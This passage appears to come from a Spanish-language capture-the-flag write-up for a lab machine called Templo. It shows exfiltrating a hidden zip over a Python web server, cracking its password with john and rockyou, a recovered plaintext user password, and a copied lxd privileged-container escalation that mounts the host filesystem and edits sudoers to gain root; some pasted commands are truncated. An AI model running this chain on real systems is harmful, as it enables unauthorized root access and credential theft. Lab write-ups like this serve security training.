$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@TheHackersLabs-Templo:~$ ls
ls
bin          home          mnt    sbin.usr-is-merged  usr
bin.usr-is-merged lib          opt    snap                  var
boot         lib.usr-is-merged proc   srv
cdrom        lib64          root   swap.img
dev          lost+found      run    sys
etc          media          sbin   tmp
www-data@TheHackersLabs-Templo:~$
```

Podemos ver que hay un directorio oculto llamado XXX que dentro hay un zip.

```
www-data@TheHackersLabs-Templo:/$ cd /opt
cd /opt
www-data@TheHackersLabs-Templo:/opt$ ls
ls
www-data@TheHackersLabs-Templo:/opt$ ls -la
ls -la
total 12
drwxr-xr-x 3 root root 4096 Aug 6 21:45 .
drwxr-xr-x 23 root root 4096 Aug 7 14:05 ..
drwxrwxr-x 2 rodgar rodgar 4096 Aug 6 17:07 .XXX
www-data@TheHackersLabs-Templo:/opt$ cd .XXX
cd .XXX
www-data@TheHackersLabs-Templo:/opt/.XXX$ ls -la
ls -la
total 12
drwxrwxr-x 2 rodgar rodgar 4096 Aug 6 17:07 .
drwxr-xr-x 3 root root 4096 Aug 6 21:45 ..
-rw-r--r-- 1 root root 378 Aug 3 21:12 backup.zip
www-data@TheHackersLabs-Templo:/opt/.XXX$
```

Procedemos a crear un servidor de python ya que la máquina a la que entramos tiene python3. Y desde nuestra terminal procedemos a acceder al servidor haciendo un wget y el archivo que queremos




```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
[parrot@nguerra:~]
[parrot@nguerra:~] $ wget http://10.20.30.10:8000/backup.zip
--2025-01-11 15:08:25-- http://10.20.30.10:8000/backup.zip
Conectando con 10.20.30.10:8000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 378 [application/zip]
Grabando a: «backup.zip»

backup.zip      100%[=====]     378 --.-KB/s   en 0,001s
2025-01-11 15:08:25 (433 KB/s) - «backup.zip» guardado [378/378]

[parrot@nguerra:~]
[parrot@nguerra:~] s
```

```
apt install unzip
Please ask your administrator.
www-data@TheHackersLabs-Templo:/opt/.XXX$ get backup.zip
get backup.zip
Command 'get' not found, but there are 18 similar ones.
www-data@TheHackersLabs-Templo:/opt/.XXX$ python3
python3
Python 3.12.3 (main, Jul 31 2024, 17:43:48) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
exit()
www-data@TheHackersLabs-Templo:/opt/.XXX$ python3 -m http.server
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.20.30.4 - - [11/Jan/2025 14:08:32] "GET /backup.zip HTTP/1.1" 200 -
```

Para conseguir información de el zip que extrajimos tenemos que hacer un **zip2john** y se lo pasamos a un archivo para despues poder descifrarlo con joh y un worlist



```
[parrot@nguerra:~]
[parrot@nguerra:~] $ sudo zip2john /home/parrot/backup.zip >> /home/parrot/hash.txt
sudo: unable to resolve host nguerra: Nombre o servicio desconocido
[sudo] contraseña para parrot:
Created directory: /root/.john
ver 1.0 /home/parrot/backup.zip/backup/ is not encrypted, or stored with non-handled compression type
ver 1.0 efh 5455 efh 7875 backup.zip/backup/Rodgar.txt PKZIP Encr: 2b chk, TS_chk, cmplen=36, decm
plen=24, crc=5C3C7389 ts=8855 cs=8855 type=0
```

Haciendo esto nos da una password para hacer el unzip al archivo y obtener lo que hay dentro de rodgar.txt

```
[parrot@nguerra]~
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt /home/parrot/hash.txt
sudo: unable to resolve host nguerra: Nombre o servicio desconocido
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
batman      (backup.zip/backup/Rodgar.txt)
1g 0:00:00:00 DONE (2025-01-11 15:19) 50.00g/s 307200p/s 307200c/s 307200C/s 123456..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[parrot@nguerra]~
└─$ 
```



```
[x]~[parrot@nguerra]~
└─$ unzip /home/parrot/backup.zip
Archive: /home/parrot/backup.zip
[/home/parrot/backup.zip] backup/Rodgar.txt password:
 extracting: backup/Rodgar.txt 5. Primeros Pasos con John
[parrot@nguerra]~
└─$ ls
backup  Descargas  Documentos  Imágenes  php.txt  Templates
backup.zip  Desktop  hash.txt  Música  Público  Vídeos
[parrot@nguerra]~
└─$ 
```

Nos da la contraseña de un usuario y podemos deducir que es del usuario rodgar ya que el txt se llamaba así

```
[x]~[parrot@nguerra]~
└─$ cat backup
Razones no verificadas
backup/    backup.zip
[parrot@nguerra]~
└─$ cat backup/Rodgar.txt
6rK5f6iqF;o|8dmla859/
[parrot@nguerra]~
└─$ 
```

Escalada de privilegios: (si aplicable)

Podemos ver que tenemos algunos permisos como el de lxd

```
rodgar@TheHackersLabs-Templo:~$ id  
uid=1000(rodgar) gid=1000(rodgar) groups=1000(rodgar),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)  
,101(lxd)  
rodgar@TheHackersLabs-Templo:~$
```

En este caso me voy a HackTricks donde busque un poco de ayuda para ver que podia hacer con lxd/lxc. Procedemos a copiar y pegar estos comandos (los primeros 4 en nuestra terminal y después con un servidor de python3 nos pasamos con el wget el archivo a la maquina donde estamos como rodgar y ahí hacemos los otros comandos)



Method 2

Build an Alpine image and start it using the flag `security.privileged=true`, forcing the container to interact as root with the host filesystem.

```
# build a simple alpine image  
git clone https://github.com/saghul/lxd-alpine-builder  
cd lxd-alpine-builder  
sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-releases.yaml",yaml_pa  
sudo ./build-alpine -a i686  
  
# import the image  
lxc image import ./alpine*.tar.gz --alias myimage # It's important doing this from  
  
# before running the image, start and configure the lxd storage pool as default  
lxd init  
  
# run the image  
lxc init myimage mycontainer -c security.privileged=true  
  
# mount the /root into the image  
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=t  
  
# interact with the container  
lxc start mycontainer  
lxc exec mycontainer /bin/sh
```

Alternatively https://github.com/initstring/lxd_root

Como vemos hemos creado un contenedor donde tiene la ip 127.0.1.1

```
# build a simple alpine image
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-release,yaml_path="https://github.com/saghul/lxd-alpine-builder/releases/latest/stable/alpine-v3.13-x86_64-20210218_0139.tar.gz",'
sudo ./build-alpine -a i686

# import the image
lxc image import ./alpine*.tar.gz --alias myimage # It's important
# before running the image, start and configure the lxd storage pool
lxd init

# run the image
lxc init myimage mycontainer -c security.privileged=true

# mount the /root into the image
lxc config device add mycontainer mydevice disk source=/ path=/mnt/roo

# interact with the container
lxc start mycontainer
lxc exec mycontainer /bin/sh

Alternatively https://github.com/initstring/lxd\_root

With internet
```

Podemos apreciar que en el hattrick nos daba una ruta donde se montan los contenedores, procedemos a hacer un echo dando los permisos de sudo a `/mnt/root/etc/sudoers` y para terminar procedemos a hacer un sudo su para acceder como superusuario(nos pedirá una contraseña la cual es la de el usuario **rodgar**)

```
~ # echo "%sudo ALL=(ALL:ALL) ALL" >> /mnt/root/etc/sudo
sudo.conf          sudo_logsvrd.conf  sudoers           sudoers.d/
~ # echo "%sudo ALL=(ALL:ALL) ALL" >> /mnt/root/etc/sudo
sudo.conf          sudo_logsvrd.conf  sudoers           sudoers.d/
~ # echo "%sudo ALL=(ALL:ALL) ALL" >> /mnt/root/etc/sudoers
~ # exit
rodgar@TheHackersLabs-Templo:~$ sudo su
[sudo] password for rodgar:
root@TheHackersLabs-Templo:/home/rodgar# whoami
root
root@TheHackersLabs-Templo:/home/rodgar#
```

Preguntas realizadas:

Cuando estuve un rato atascado pregunte que me ayudaran un poco en un servidor de discord. Me dio una pequeña pista para poder seguir avanzando.

Se de la existencia del directorio /uploads/ sin embargo no existe o no se encuentra mi fichero.php
y la parte de abajo puedo leer algun que otro archivo

Buenas compa
investiga sobre otras formas de leer el contenido de un fichero, principalmente de aquellos que son interpretados, como son los scripts de php
puedes indagar sobre [php Wrappers](#)